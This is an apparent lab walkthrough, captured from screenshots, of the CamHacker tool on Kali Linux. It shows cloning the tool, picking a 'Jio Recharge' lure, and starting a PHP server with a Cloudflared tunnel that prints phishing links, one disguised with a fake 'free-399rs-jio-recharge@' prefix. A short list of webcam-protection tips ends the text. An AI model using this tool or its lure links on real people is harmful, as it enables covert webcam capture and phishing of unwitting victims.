
CamHacker

```
[v1.5] File [By KasRoudra]
[?] Choose an option : File
[1] Jio Recharge
[2] Festival
[3] Live Youtube
[4] Online Meeting
[d] Change Image Directory (current: /home/kali/Pictures)
[p] Change Default Port (current: 8080)
[x] About
[m] More tools
[0] Exit
Cam@Hacker $ 1
[+] Starting php server at localhost:8080 ....
[V] PHP has started successfully!
[.] Starting tunnelers ......
[V] Cloudflared has started successfully!
[+] Your urls are:
[V] URL 1 > https://fcc-metal-partners-furnishings.trycloudflare.com
[V] URL 2 > https://free-399rs-jio-recharge@fcc-metal-partners-furnishings.trycloudflare.com
[+] Waiting for target. Press Ctrl + C to exit ...
```


OUTPUT :



```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/KasRoudra2/CamHacker.git
Cloning into 'CamHacker' ...
remote: Enumerating objects: 197, done.
remote: Counting objects: 100% (197/197), done.
remote: Compressing objects: 100% (92/92), done.
remote: Total 197 (delta 102), reused 193 (delta 98), pack-reused 0 (from 0)
Receiving objects: 100% (197/197), 2.95 MiB | 8.05 MiB/s, done.
Resolving deltas: 100% (102/102), done.

┌──(kali㉿kali)-[~]
└─$ cd CamHacker

┌──(kali㉿kali)-[~/CamHacker]
└─$ ls
ch.sh  Dockerfile  files  LICENSE  README.md  sites

┌──(kali㉿kali)-[~/CamHacker]
└─$ bash ch.sh
```



```
| |   / _' | '_ ' _ \| |_| |/ _' |/ __| |/ / _ \ '__|
| |__| (_| | | | | | |  _  | (_| | (__|   <  __/ |
 \____\__,_|_| |_| |_|_| |_|\__,_|\___|_|\_\___|_|
                                              [v1.5]
                                        [By KasRoudra]

[?] Choose an option:

[1] Jio Recharge
[2] Festival
[3] Live Youtube
[4] Online Meeting
[d] Change Image Directory (current: /home/kali/Pictures)
[p] Change Default Port (current: 8080)
[x] About
[m] More tools
[0] Exit


Cam@Hacker $ 1

[+] Starting php server at localhost:8080....

[√] PHP has started successfully!

[·] Starting tunnelers......
```



kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
10.10.14.5
19:48
kali@kali: ~/CamHacker
Session Actions Edit View Help
Right Ctrl

```
[p] Change Default Port (current: 8080)
[x] About
[m] More tools
[0] Exit


Cam@Hacker $ 1

[+] Starting php server at localhost:8080....

[√] PHP has started successfully!

[•] Starting tunnelers......


[√] Cloudflared has started successfully!

[+] Your urls are:

[√] URL 1 > https://fcc-metal-partners-furnishings.trycloudflare.com

[√] URL 2 > https://free-399rs-jio-recharge@fcc-metal-partners-furnishings.tr
ycloudflare.com

[+] Waiting for target. Press Ctrl + C to exit ...
```

RESULT :

- Use a Physical Cover: The most effective defense is a physical webcam slide/cover or a piece of opaque tape.
- Keep OS & Software Updated: Patching the operating system and all applications regularly closes security holes that hackers exploit.
- Use Reputable Antivirus/EDR: Employ strong, active security software to detect and block malicious RATs.
- Monitor Running Processes: Use Task Manager or Activity Monitor to periodically check for unfamiliar, suspicious processes with network activity.
- Check App Permissions: Review which applications have access to your camera and microphone in your system's privacy settings and revoke access for any unnecessary apps.